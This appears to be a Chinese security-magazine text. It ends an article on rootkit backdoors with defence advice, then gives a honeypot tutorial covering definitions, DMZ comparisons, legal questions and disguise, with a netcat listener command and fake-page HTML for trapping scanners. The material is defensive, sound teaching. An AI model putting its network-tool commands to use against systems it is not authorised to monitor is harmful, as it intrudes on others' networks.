一旦系统被攻破并且被安装了lkm的rootkit程序，这就很难被发现了。因为整个操作系统都不能信任了。如果机器不允许关机，唯一的发现入侵者的方法是通过分析在网络其他可靠机器上的sniffer结果，或者利用其他的操作系统来监测硬盘。

常见的后门技术差不多都列在这里了，当然还有不常用的Boot块后门，库后门等等，由于LKM ROOTKIT的广泛流传，上面的部分后门技术已经被淘汰了，但是我们还是有必要了解一下的。

如何防御：限于篇幅，这里只是大概提一下，重要的是防范黑客的第一次入侵，关键在于提高系统安全强度，避免存在弱口令，勤打补丁，积极审核日志，有计划的备份数据。一旦发现已经被入侵也不要慌张，但是此时系统已经不可靠了，不要受LS，PS的输出蒙蔽，最干脆的办法就是重装系统，再恢复数据，同时推荐RKDET和CHKROOTKIT，TRIPWIRE三款工具时刻审核你的系统。

最后引用一句老话：最好的安全措施就是防止被攻击者入侵系统。

蜜罐全接触

-=J.T.R=-

一、HoneyPot的定义

1、如何理解HoneyPot

HoneyPot就是我们常说的蜜罐，HoneyPot系统实际上就是故意设计一个存在缺陷的系统，但是，这只是其中必要的第一步，并不能因为满足此条件就称之为蜜罐；本人曾见过某个国内知名杀毒厂商，其搭建的所谓的蜜罐系统就是将一台PC安装了Windows 2000操作系统，同时，没有打任何补丁，就此就完成了他们口中所说的一个“蜜罐”。

从风险角度上来说，似乎这个蜜罐是达到了屏蔽风险的一个目的，比如，一个入侵者进入该蜜罐，那么，入侵者选择入侵该蜜罐的同时就有可能避免了他选择入侵其他系统的可能，但是，对于企业网络来说，当一个入侵者入侵完成后，所做的一般都是进一步扩大他的战果，然而对于一个入侵者来说，让他轻易就获得了企业内部网络中一台主机的权限的话，那么，其危险性不言而喻。

从技术角度上来说，上面所提到的那个东西，多多少少与堡垒主机有些相似，但是又不完全一样，所以我一直感觉这玩意是个“四不象”。

说了这么多废话，蜜罐到底是什么？正如上面所说，“故意设计一个存在缺陷的系统”这是搭建蜜罐的第一步，蜜罐的目的是让入侵者或是病毒来袭击，但是并不是为他们制作跳板，所以，在完成第一步之后，还需要阻断蜜罐和内部网络或是其他网络的通信（至于如何阻断，根据具体情况而定），以保证蜜罐不成为入侵者的跳板或是一个毒源。另外，为了了解入侵者的入侵方法以及病毒的特征等情况，蜜罐还需要能记录一些动作，或是在入侵者激活某个特定的程序或是执行某个特定的动作的时候，蜜罐给我们产生报警；这样才算得上是一个比较完整的蜜罐系统。上面只是从技术角度上对蜜罐做了一个简单的介绍，而实际上，蜜罐还有多种分类的，例如：什么广义分类，针对不同企业要求还有什么风险分类等等，总之，根据商业化的需要，蜜罐逐步也会多元化，而不再像以前那么单一。

2、HoneyPot是消极的

首先，我认为有必要再澄清一下HoneyPot的概念，我已经说过，现在HoneyPot多种多样，只要是如下描述的一个系统，我们都可以认为它是HoneyPot：

> **LOOK 注意**
> 可以捕捉入侵者从扫描到入侵完成的整个动作；
> 入侵者在整个过程中未发现自己被监视；
> 入侵者也许能获得权限，但是，要保证他所获得的权限对你无法造成威胁。

满足以上的条件，我们都可以称之为HoneyPot；而从技术角度上来讲，蜜罐系统相对其他的防御手段来说有些被动，甚至可以说有些消极，难道真是这样吗？因为我们为了获取对方的信息而不得不让他们来入侵我们，而且，对于那些菜鸟胡乱的扫描，我也只能忍受。如果你这么认为的话，那么，你完全可以按照你的想法去搭建一个符合你“消极”思想的蜜罐。我认为，蜜罐系统并非如此“消极”。有一点你一定要搞清楚，我们搭建蜜罐的目的，在某种程度上来说，可以说是在诱惑入侵者的到来，也就是说，从一开始，我们就会牵着对方走；在随后的过程中，我们会给入侵者一点甜头，如果看他表现好的话，你可以给他再多一点，但是，你完全可以保证，在他和系统之间永远有一道不可逾越的“马其诺防线”。总之，我们要做的就是牵制入侵者，当我们拿到了想要的东西之后，就可以随意怎么处置对方了，所以说，蜜罐系统可以说是“我为刀俎，他为鱼肉”的一个好东西，并非是一门消极防御的技术。

二、蜜罐像什么

为了让大家能更形象的了解蜜罐，这里简单的将蜜罐与一些其他常见的系统做一个比较：

1、与IDS系统比较

蜜罐的警报系统和记录过程，与大多数的IDS会有所类似，IDS会根据规则，在网络上或是主机上（所在的范围根据IDS的产品特性而定，例如，NIDS或HIDS）触发某一事件的时候，就会产生报警并记录，而蜜罐系统也应具有这样的功能。

2、与堡垒主机比较

堡垒主机的概念有些模糊，但是，堡垒主机的概念中，人为地构建一个存在缺陷的系统这一步应该是不会错的，而蜜罐系统也具有这样的特点。

3、DMZ区与蜜罐和被防御网络之间关系的比较

首先了解一下DMZ区，DMZ区叫做非军事区，接触过防火墙产品的读者应该对DMZ有所了解，现在很多防火墙产品都提供一到两个接口用来连接DMZ区。




图1

我们假设有这样一个三个接口的防火墙（如图1），防火墙的三个接口分别为Internet（接口A）、DMZ（接口B）和Intranet（接口C），希望大家都能分清楚Internet和Intranet的区别。

DMZ区就是这样一个作用：从A口进入的数据访问要访问到B口连接DMZ区中的主机，但是，同时要保证不能访问到或是通过其他非法手段访问到C口连接的企业内部网络中的主机。

形象地看，DMZ区起到了一个隔离的作用，即让外部访问，同时又能隔离外部与内部的连接，是比较安全的。

而我们所说的蜜罐与内部企业网络之间的关系，就类似这样，外部入侵者可以成功的进入蜜罐，但是，我们应该能保证他只能在蜜罐系统内（或是更小的一个范围内，这个由你来定）自由活动，绝不能以蜜罐为跳板进入内部企业网络，如果入侵者成功利用了蜜罐进入内网，那么，这就是一个失败的HoneyPot。

三、蜜罐的分类

这里对蜜罐做一个简单的分类，这里的分类算不上什么广义或是狭义，而只是对个人来说，从实现技术上来讲，来做这样一个比较合适的分类。

1、虚拟的蜜罐系统

虚拟的蜜罐系统就是在单机环境下搭建的，在没有条件的情况下，在本地计算机上虚拟某个或是多个服务来诱惑入侵者，以达到获得入侵手法或是对方信息的目的。

例如，著名的木马冰河，在其泛滥之后，其作者黄鑫就编写了冰河陷阱，从某种意义上来说，这也算是一个HoneyPot，只不过这个蜜罐系统只针对木马冰河这一个软件进行捕捉和监测。

而由于条件受限的原因，往往虚拟的蜜罐系统都只是针对某一个或是少数几个需要进行监视和探测的端口或服务进行虚拟以捕捉入侵者，其报警或是记录机制相对来说还不够完整。

2、真实的蜜罐系统

虚拟的蜜罐系统往往是个人上网用户或是一些较小的网络中，在个人主机（或是小型网络中充当出口网关的那台主机）上进行搭建的。

而真实的蜜罐系统则有所不同，它是在一些大型网络中，根据需要在特定位置上使用单独的一台PC来搭建完成的。一般由于个人用户或是小型网络由于条件所限，无法搭建真实的蜜罐系统。

不过，我们可以使用虚拟机虚拟一个系统，并将这个虚拟的系统放置在网络中，这样，虽然只使用了一台个人PC，但是，完全可以做到在满足个人上网为前提的条件下，搭建一个与真实的蜜罐系统近似或是完全一样的HoneyPot。

四、蜜罐系统的安全、保密以及法律问题

1、蜜罐系统的安全性

这里所谈的安全性，主要是指在架设蜜罐系统的网络中其他主机的安全性，或是在使用了虚拟机的情况下，架设了蜜罐系统的那台PC机以及PC机所在的网络的安全性以及相关安全问题。

但是，我们需要先讨论一下蜜罐系统本身的安全问题。很多人也许会问，蜜罐本身就是制造一个有缺陷的系统，其目的就是用来诱捕，那么为什么还要讨论它本身的安全性呢。这里所说的安全性并不是指蜜罐系统的操作系统的安全性，

如果将蜜罐系统加固得无坚不摧，那么，无人能入侵，也就无法诱捕了；这里所说的是蜜罐系统和其他主机所接触的边界的安全性问题。这里所说的边界，我们可以这样想象：这里有一排房子，房子被分成三个屋子，分别标识为1、2和3（如图2）。




图2

我们假设用这三个房屋来诱捕一个小偷，用来诱捕小偷的房间是编号为2的屋子，这里放上一些《黑客X档案》精华杂志来诱捕（注意，小偷也是个Hacker爱好者，呵呵），而房间1和房间3是用来监视的。那么，再假设小偷是个身强体壮的悍匪，我们打不过他，因此，我们只能监视其犯罪行为并取证，然后叫警察叔叔抓他。

那么，我们在房间1和3监视的时候，就需要记录他在房间2时的动作，同时，需要保证房间2到房间1和到房间3之间的每堵墙或是门都足够结实，不要让小偷在房间2得手后又继续去房间1和房间3去做案，这样，一旦他进入了这两个房间中的任何一间，由于在里面监视的人无法对付他，那么，小偷肯定就变强盗，将里面的财宝抢夺一空。

例子虽然不够恰当，但是道理相似，如果入侵者在拿到蜜罐后，如果蜜罐和其所在网络中的主机之间那堵“墙”不够结实的话，那么，搭建这个蜜罐最后一定会是“赔了夫人又折兵”，这种得不偿失的事情，是不应该出现的。

2、蜜罐系统的保密性

蜜罐系统的保密性是十分必要的，一般来说，我们不需要对蜜罐系统本身的保密设置做什么特殊的要求，而解决保密性的一个十分简单的问题就是：在蜜罐系统上不放置任何敏感文件或是不将任何敏感信息写入到蜜罐系统中。

例如，当我们为蜜罐系统命名时，有些人喜欢用自己的名字或是公司的名字为自己的系统命名，但如果对蜜罐系统也是如此的话，那么，毫无疑问就是告诉入侵者你是谁，对于一个经验丰富的入侵者来说，甚至很有可能就因此而被对方识破，他所处的系统不是一台真实的主机而是一个蜜罐。可见，对蜜罐系统本身，保密性也是十分必要的。另外，也不要忘了蜜罐和其他主机之间的那堵“墙”。

你的网络中或是你的PC上架设了一个蜜罐的时候，那么，应该让这个蜜罐的维护者明白，虽然蜜罐是让人来入侵并起到诱捕的目的，但安全性和保密性也是不容忽视的。

3、蜜罐所涉及到的法律问题

首先是诱捕的问题：在法律上，诱捕这个名词是为执法者准备的，是指执法者在诱惑某个非法或犯法人员从事一项非法的行为，例如，我们经常看见警察叔叔在一些他们自己放置的目标前埋伏，就好象老鼠夹子上放上老鼠爱吃的奶酪一样，这都应当属于这里所说的诱捕。然而，对我们来说，我们并非执法人员，因此，我们所做的“诱捕”活动和上面所定义的诱捕是有所不同的，从这个角度上来说，我们应该是不需要负上任何法律责任的。

虽说如此，但是，在另一方面，我们因为构建了一个存在缺陷的系统，而该系统使人能轻易进入，所以，很多人也认为，从这个角度上来讲，我们做到了诱惑他人进行犯罪；但从实际上来说，我们并没有任何错误，我们是这个蜜罐系统的拥有者（即使它不是蜜罐，我们仍是它的拥有者），而我们在构建了这个蜜罐后并未进行宣传等动作，而蜜罐被入侵完全是入侵者在网络上进行扫描时发现、同时以其主观判断并决定入侵系统，因此，我们没有罪过。搭建蜜罐者无罪，真是太好了，但是，入侵者呢？

首先，由于蜜罐本身也是一个单独的PC或是对虚拟的蜜罐来说它属于PC的一个部分（更确切地说是PC上操作系统中的一部分），那么，在入侵者没有获得PC的拥有者授权的情况下就对其进行扫描，显然是不合法的；在扫描完成并入侵成功后，那么，入侵者登录瞬间，由于其未经过PC拥有者的授权而擅自登录至该主机，其行为必然已触犯法律，同时也侵犯了该PC拥有者的隐私（不管这台计算机上是否真的有什么私人内容）。

总之，入侵时遇到蜜罐一定要小心，因为，你的一举一动实际上都是在与法律作对，而你在蜜罐系统上所产生的记录和日志，也将成为法庭上的证据（个人认为，对于无聊的入侵者，这是他最好的去处）。

五、蜜罐系统实战篇

前面一直在说一些理论的东西，很多读者一定认为是废话了，不管如何，废话也好，理论也罢，到此为止，现在开始蜜罐系统的实战。

在开始之前，先提一下关于蜜罐的伪装：

1、操作系统和服务的伪装

一个蜜罐系统无论是虚拟的还是使用一个真实的操作系统做出来的，蜜罐的伪装都是一个十分重要的步骤，就目前的技术来讲，判断操作系统的方法一般都是通过TCP/IP堆栈指纹这样的方法对系统进行判断，例如，最古老而且也最常见的就是类似使用telnet或是ftp这样的程序来连接开放了相应服务的主机，然后，我们通过欢迎语来判断操作系统的类型，而一个好的蜜罐的系统，对操作系统（和服务）的伪装是十分必要的，例如，这里有一个用于UNIX和类UNIX系统下的蜜罐，这个蜜罐就具有操作系统类型和服务的伪装功能（如图3），从图中可以看出，从telnet的方法进行判断的话，我们看到的欢迎语是Solaris，当然，只要你愿意，修改软件的配置，我们还可以让连接telnet的人看到其他更多种类的操作系统。




图3

同样地，服务的伪装也是如此，我们的目的就是给入侵者产生错觉，让他们多绕弯路，他们在这些地方耽误的时间越多，对我们收集他们的资料越有利。

由此可见，伪装也是蜜罐实战中很重要的一个步骤，在我们以下的实战中，也会通过多种伪装的手法（伪装操作系统、服务等等）来欺骗对方。

关于伪装的问题，就简单说到这里，至于如何去做以及伪装后欺骗的效果，会在后面的实战中有专门的例子说明。

2、虚拟蜜罐系统

虚拟蜜罐系统往往是由于条件所限，或是因为需要而搭建的针对某个或某几个服务甚至可以说是端口的一个蜜罐系统。

这里，就介绍一些针对不同服务的以及不同端口的虚拟蜜罐系统的搭建方法。

(1) TCP 80端口，http服务

看上面的标题，目的已经明确，那就是伪装一个HTTP服务并诱惑，那么，在本地计算机上打开端口80并进行监听就是十分必要的。

在这里，如何监听80端口是一个很重要而且也很关键的问题。

相信很多人想到了NC这个工具，只要使用命令**nc -vv -l -p 80**就可以在本地打开80端口并进行监听，而且当对方扫描的时候还可以获得对方的一些信息，但是，对于很多入侵者来说，他们使用的都是端口扫描，当他们扫描到端口80开放的时候，往往第一步去做的就是用http方式去访问这个IP地址，或是结合使用telnet然后再get的方式来简单判断要入侵目标的操作系统。

对于nc这个命令，**nc -vv -l -p 80**，如果对方使用的是漏洞扫描，对80端口进行一系列的漏洞测试，那么，nc这一端会有所显示，但是，从实际角度上来讲，即使知道了对方在使用的漏洞扫描工具又能如何？对防御一方来说，毫无意义，因此，相比之下，伪装一个更像http服务的端口比一个简单监听的程序要重要的多。

为了完成监听工作，在这里，我修改了原来写过的一个端口监听程序，将其修改为本地80端口的监听程序，同时，还可以让入侵者在通过IE访问或是通过telnet加get的方式时获取一些伪装的信息。

首先，我们要计划一下，要让入侵者在IE中输入我们的主机IP地址时看到什么，在这里，我提供如下代码：

```
<html>
<head>
<meta http-equiv=Content-Type content="text/html;
charset=GB2312">
<meta name=ProgId content=Word.Document>
<meta name=Generator content="Microsoft Word 9">
<meta name=Originator content="Microsoft Word 9">
<link rel=File-List href="./snort_help.files/filelist.
xml">
<title>My Home Page</title>
</head>
<body bgcolor=black lang=ZH-CN link=blue
vlink=purple style='tab-interval:21.0pt;
text-justify-trim:punctuation'>
<p class=MsoNormal align=center style='text-align:
center'><span lang=EN-US
style='font-family:宋体;color:white'>This is my
HomePage<o:p></o:p></span></p>
</body>
</html>
```

上面这段代码是我直接用word编辑之后保存下来获得的，我们的目的不是获得什么样的代码，而是在于获得什么样的界面。上面这段代码，保存成为htm或是html格式后，打开，只在IE最上方显示一个“My Home Page”而页面中没有任何内容，而这也是我们的目的所在，我们使用蜜罐诱惑对方的时候，当然是希望对方与自己的连接越久越好，由于程序的问题，当对方连接的时候，进度条会滚动非常缓慢，同时，界面上不显示任何内容，那么，对我们来说，无疑这是一个诱惑对方继续看下去的好办法。当然，如果你愿意的话，可以加上一些其他的内容在页面上，无论是什么，只要你认为对方感兴趣就好。

在对方使用IE连接的时候，程序本身会通过调用perl中的IO::Socket模块下的peerhost和peerport方法获得远程主机的地址（或主机名）和访问本机时使用的端口号（如图4）。




图4

对入侵者来说，还有一个经常使用的方法，就是telnet加get的方式获得对方http服务器的信息，对于我编写的这个模拟http的程序来说，显然获得的就是上面贴出的那些代码（如图5）。




图5

